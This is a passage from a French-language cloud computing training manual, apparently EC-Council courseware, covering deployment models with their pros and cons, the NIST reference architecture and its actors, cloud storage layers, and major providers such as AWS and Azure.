- Temps réduit (quand un serveur tombe en panne, il faut le redémarrer ou le reconfigurer).
 - Pas de maintenance (le service de Cloud public est hébergé hors site).
 - Pas de contrat (pas d'engagement à long terme).
- **Inconvénients :**
- La sécurité n'est pas garantie.
 - Manque de contrôle (les fournisseurs tiers se chargent de tout).
 - Vitesse lente (dépend des connexions Internet ; le taux de transfert des données est limité).




Figure 11.2 : Modèle de déploiement en Cloud public

▪ Cloud privé

Un Cloud privé, également connu sous le nom de Cloud interne ou Cloud d'entreprise, est une infrastructure de Cloud exploitée par une seule organisation et mise en œuvre à l'intérieur de la zone protégée par le pare-feu de l'entreprise.

Les organisations déplacent des infrastructures de Cloud privé pour conserver le contrôle total des données de l'entreprise (par exemple, BMC Software, VMware vRealize Suite, SAP Cloud Platform).

○ **Avantages :**

- Renforcement de la sécurité (les services sont dédiés à une seule organisation).
- Contrôle accru des ressources (l'organisation est responsable).

- Hautes performances (le déploiement du Cloud à l'intérieur de la zone de l'entreprise permet des taux de transfert de données élevés).
 - Performances matérielles, réseau et stockage personnalisables (car l'organisation est propriétaire du Cloud privé).
 - Les règles de conformité comme Sarbanes Oxley, PCI DSS ou HIPAA sont beaucoup plus faciles à respecter.
- **Inconvénients :**
- Coût élevé.
 - Maintenance sur site.




Figure 11.3 : Modèle de déploiement en Cloud Privé

■ Cloud communautaire

Il s'agit d'une infrastructure multi-locataires partagée entre des organisations d'une communauté spécifique ayant des intérêts informatiques communs, tels que la sécurité, la conformité réglementaire, les exigences de performance et la juridiction. Le Cloud communautaire peut être sur site ou hors site et être géré par les organisations qui en font partie ou par un fournisseur de services tiers (par exemple, Optum Health Cloud, Salesforce Health Cloud).

- **Avantages :**

- Moins coûteux que le Cloud privé.
- Flexibilité pour répondre aux besoins de la communauté.

- Conformité avec les réglementations juridiques.
 - Grande évolutivité.
 - Les organisations peuvent partager un pool de ressources de n'importe où via Internet.
- **Inconvénients :**
- Concurrence entre utilisateurs pour l'utilisation des ressources.
 - Prévision imprécise des ressources nécessaires.
 - Absence d'entité juridique en cas de mise en cause de la responsabilité.
 - Sécurité modérée (d'autres locataires peuvent être en mesure d'accéder aux données).
 - Problèmes de confiance et de sécurité entre les locataires.




Figure 11.4 : Modèle de déploiement en Cloud communautaire

▪ Cloud hybride

Il s'agit d'un environnement de Cloud composé de deux ou plusieurs Clouds (privés, publics ou communautaires) qui restent des entités uniques mais qui sont liés entre eux pour offrir les avantages de plusieurs modèles de déploiement. Dans le cas du Cloud hybride, l'organisation met à disposition et gère certaines ressources en interne et fournit d'autres ressources en externe (par exemple, Microsoft Azure, Zymr, Parangat, Logicalis).

Exemple : Une organisation réalise ses activités critiques sur le Cloud privé (par exemple, les données opérationnelles des clients) et les activités non critiques sur le Cloud public.

○ **Avantages :**

- Grande évolutivité (contient à la fois des Clouds publics et privés).
- Offre des ressources publiques sécurisées et évolutives.
- Haut niveau de sécurité (comprend le Cloud privé).
- Permet de réduire et de gérer les coûts en fonction des besoins.

○ **Inconvénients :**

- La communication au niveau du réseau peut être source de conflits car elle utilise à la fois des Clouds publics et privés.
- Difficile d'assurer la conformité des données.
- L'organisation est tributaire de l'infrastructure informatique interne en cas de panne (pour y remédier, il faut maintenir la redondance entre les datacenters).
- Accords de niveau de service (SLA pour Service Level Agreement) complexes.




Figure 11.5 : Modèle de déploiement en Cloud hybride

▪ **Multicloud**

Il s'agit d'un environnement hétérogène dynamique qui combine des utilisations à travers plusieurs fournisseurs de Cloud qui sont gérés via une interface propriétaire. Le multicloud utilise plusieurs services pour la puissance de calcul et le stockage provenant de différents fournisseurs de Cloud. Il distribue des ressources, des logiciels, des

applications, etc. sur différents environnements Cloud. Les environnements multicloud sont le plus souvent entièrement privés, entièrement publics ou une combinaison des deux. Les organisations utilisent les environnements multiclouds pour distribuer les ressources informatiques, augmentant ainsi la puissance de calcul et les capacités de stockage, et limitant également dans une large mesure le risque de perte de données et de temps d'arrêt (par exemple, Microsoft Azure Arc, AWS Kaavo IMOD, Google Cloud Anthos).

o **Avantages :**

- Haute fiabilité et faible latence.
- Flexibilité pour répondre aux besoins de l'entreprise.
- Optimisation du rapport coût-performance et atténuation des risques.
- Faible risque d'attaque par déni de service distribué (DDoS).
- Augmentation de la disponibilité du stockage et de la puissance de calcul.
- Faible probabilité de verrouillage du fournisseur.

o **Inconvénients :**

- La défaillance du système multicloud affecte l'agilité de l'entreprise.
- L'utilisation de plus d'un fournisseur entraîne une redondance.
- Risques de sécurité dus à la complexité et à l'ampleur de la surface d'attaque.
- Frais généraux d'exploitation.





Figure 11.6 : Modèle de déploiement en Multicloud



Architecture de référence du déploiement du Cloud du NIST

La figure ci-dessous donne une vue d'ensemble de l'architecture de référence du déploiement du Cloud proposée par le NIST (National Institute of Standards and Technology) ; elle présente les principaux acteurs, activités et fonctions du Cloud. Le schéma illustre une architecture générique de haut niveau, destinée à mieux appréhender les utilisations, les exigences, les caractéristiques et les normes du Cloud.




Figure 11.7 : Architecture de référence du déploiement du Cloud du NIST

Les 5 principaux acteurs sont :

▪ **Consommateur de Cloud**

Un consommateur de Cloud est une personne ou une organisation qui entretient une relation commerciale avec les fournisseurs de services Cloud (Cloud Service provider ou CSP) et utilise les services Cloud. Le consommateur de services Cloud parcourt le catalogue de services du CSP, demande les services souhaités, établit des contrats de services avec le CSP (soit directement, soit par l'intermédiaire d'un courtier en services Cloud) et utilise les services. Le CSP facture le consommateur en fonction des services fournis. Le CSP doit respecter l'accord de niveau de service (Service-Level Agreement ou SLA) dans lequel le consommateur de Cloud spécifie les exigences de performance technique, comme la qualité du service, la sécurité et les recours en cas de défaillance des services. Le CSP peut également définir des limitations et des obligations qui, le cas échéant, doivent être acceptées par les consommateurs de services Cloud.

Les services disponibles pour un consommateur de Cloud dans les modèles PaaS, IaaS et SaaS sont les suivants :

- **PaaS** - base de données (DB), business intelligence, déploiement, développement et test d'applications, ainsi qu'intégration.
- **IaaS** - stockage, gestion des services, réseau de diffusion de contenu (Content Delivery Network ou CDN), hébergement de plates-formes, sauvegarde et restauration, calcul informatique.
- **SaaS** - ressources humaines, planification des ressources de l'entreprise (Entreprise Ressource Planning ou ERP), ventes, gestion de la relation client (Customer Relationship Management ou CRM), collaboration, gestion des documents, courrier électronique et bureautique, gestion de contenu, services financiers et réseaux sociaux.

▪ **Fournisseur de services Cloud**

Un fournisseur de services Cloud est une personne ou une organisation qui fait l'acquisition et gère l'infrastructure informatique destinée à fournir des services (directement ou par l'intermédiaire d'un courtier en services Cloud) aux parties intéressées via un accès réseau.

▪ **Transporteur de services Cloud**

Un transporteur de services Cloud agit comme un intermédiaire qui fournit des services de connectivité et de transport entre les CSP et les consommateurs de Cloud. Le transporteur fournit un accès aux consommateurs via un réseau, des télécommunications ou d'autres équipements permettant l'accès.

▪ **Auditeur de Cloud**

Un auditeur de Cloud est une entité indépendante qui effectue un examen et évalue les services Cloud afin d'exprimer une opinion à ce sujet. Les audits vérifient que les normes

sont respectées en examinant des éléments de preuve objectifs. Un auditeur de Cloud peut évaluer les services fournis par un CSP en matière de contrôles de sécurité (garanties de gestion opérationnelles et techniques destinées à protéger la confidentialité, l'intégrité et la disponibilité du système et de ses informations), en matière d'impact sur la vie privée (conformité aux lois et réglementations sur la vie privée), en matière de performances, etc.

- **Courtier en Cloud**

L'intégration des services Cloud devient de plus en plus compliquée à gérer pour les consommateurs. Par conséquent, un client de services Cloud peut demander des services Cloud à un courtier en services Cloud, plutôt que de contacter directement un CSP. Le courtier en Cloud est une entité qui gère les services Cloud en termes d'utilisation, de performances et de livraison et qui gère la relation entre les CSP et les consommateurs de Cloud.

Les services fournis par les courtiers en Cloud se répartissent en trois catégories :

- **Intermédiation pour les services**

Améliore une fonction donnée par une capacité spécifique et fournit des services à valeur ajoutée aux consommateurs de Cloud.

- **Agrégation de services**

Combine et intègre plusieurs services en un ou plusieurs nouveaux services.

- **Arbitrage de services**

Similaire à l'agrégation de services mais sans fixer les services agrégés (le courtier en Cloud peut choisir des services auprès de plusieurs agences).

Cloud Storage Architecture



Cloud storage is a data storage medium used to **store digital data in logical pools** using a network



The cloud storage architecture **consists of three main layers** namely, front-end, middleware, and back-end




The **Front-end** layer is accessed by the **end user** where it provides APIs for the management of data storage



The **Middleware** layer performs several **functions** such as data de-duplication and replication of data



The **Back-end** layer is where the **hardware** is implemented



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Architecture de stockage Cloud

Le stockage Cloud est un moyen utilisé pour stocker des données numériques dans des pools logiques en utilisant un réseau. Le stockage physique est distribué sur plusieurs serveurs, qui sont la propriété d'une société d'hébergement. Les organisations peuvent acheter de la capacité de stockage auprès des fournisseurs de stockage Cloud pour stocker les données des utilisateurs, des organisations ou des applications. Les fournisseurs de stockage Cloud sont les seuls responsables de la gestion des données, de leur disponibilité et de leur accessibilité. Il est possible d'accéder aux services de stockage Cloud à l'aide d'un service Cloud, d'une API sous forme de service web ou de toute application qui utilise l'API, comme par exemple un outil de stockage du bureau sur le Cloud un système de gestion de contenu basés sur le web. Le service de stockage Cloud est utilisé à partir d'un service hors site, comme Amazon S3.

L'architecture de stockage Cloud possède les mêmes caractéristiques que le Cloud en termes d'évolutivité, de facilité d'accès aux interfaces et de consommation à la demande. Elle est construite sur une infrastructure hautement virtualisée et s'appuie sur plusieurs couches pour fournir des services de stockage sans interruption de service aux utilisateurs. Les trois couches principales correspondent au frontal, au middleware et à l'arrière-plan/dorsal. La couche frontale est accessible à l'utilisateur final et fournit des API pour la gestion du stockage des données. La couche middleware exécute des fonctions telles que la déduplication et la réPLICATION des données. La couche d'arrière-plan est l'endroit où le matériel est mis en œuvre.

Le stockage Cloud est constitué de ressources distribuées. Il est hautement tolérant aux pannes grâce à la redondance, cohérent grâce la réPLICATION des données et très robuste. Les services de stockage en ligne les plus utilisés sont Amazon S3, Oracle Cloud Storage et Microsoft Azure Storage, Open Stack Swift, etc.





Figure 11.8 : Architecture de stockage Cloud



Fournisseurs de services Cloud

Voici quelques-uns des fournisseurs de services Cloud les plus populaires :

- **Amazon Web Service (AWS)**

Source : <https://aws.amazon.com>

AWS fournit des services Cloud à la demande aux particuliers, aux organisations, au gouvernement, etc. sur la base d'un paiement à l'utilisation. Ce service fournit l'infrastructure technique nécessaire en utilisant une infrastructure informatique et des outils distribués. L'environnement virtuel fourni par AWS comprend des processeurs, des processeurs graphiques, de la mémoire vive, des disques durs, des systèmes d'exploitation, des applications et des logiciels de réseau comme par exemple des serveurs Web, des bases de données et des systèmes de gestion de la relation client.




Figure 11.9 : Amazon AWS

▪ Microsoft Azure

Source : <https://azure.microsoft.com>

Microsoft Azure fournit des services Cloud pour créer, tester, déployer et gérer des applications et des services grâce aux centres de données Azure. Il fournit tous les types de services de Cloud, tels que le SaaS, le PaaS et l'IaaS. S'y ajoutent divers services de Cloud Computing, tels que le calcul, le stockage mobile, la gestion des données, la messagerie, les médias, le machine learning et l'IoT.

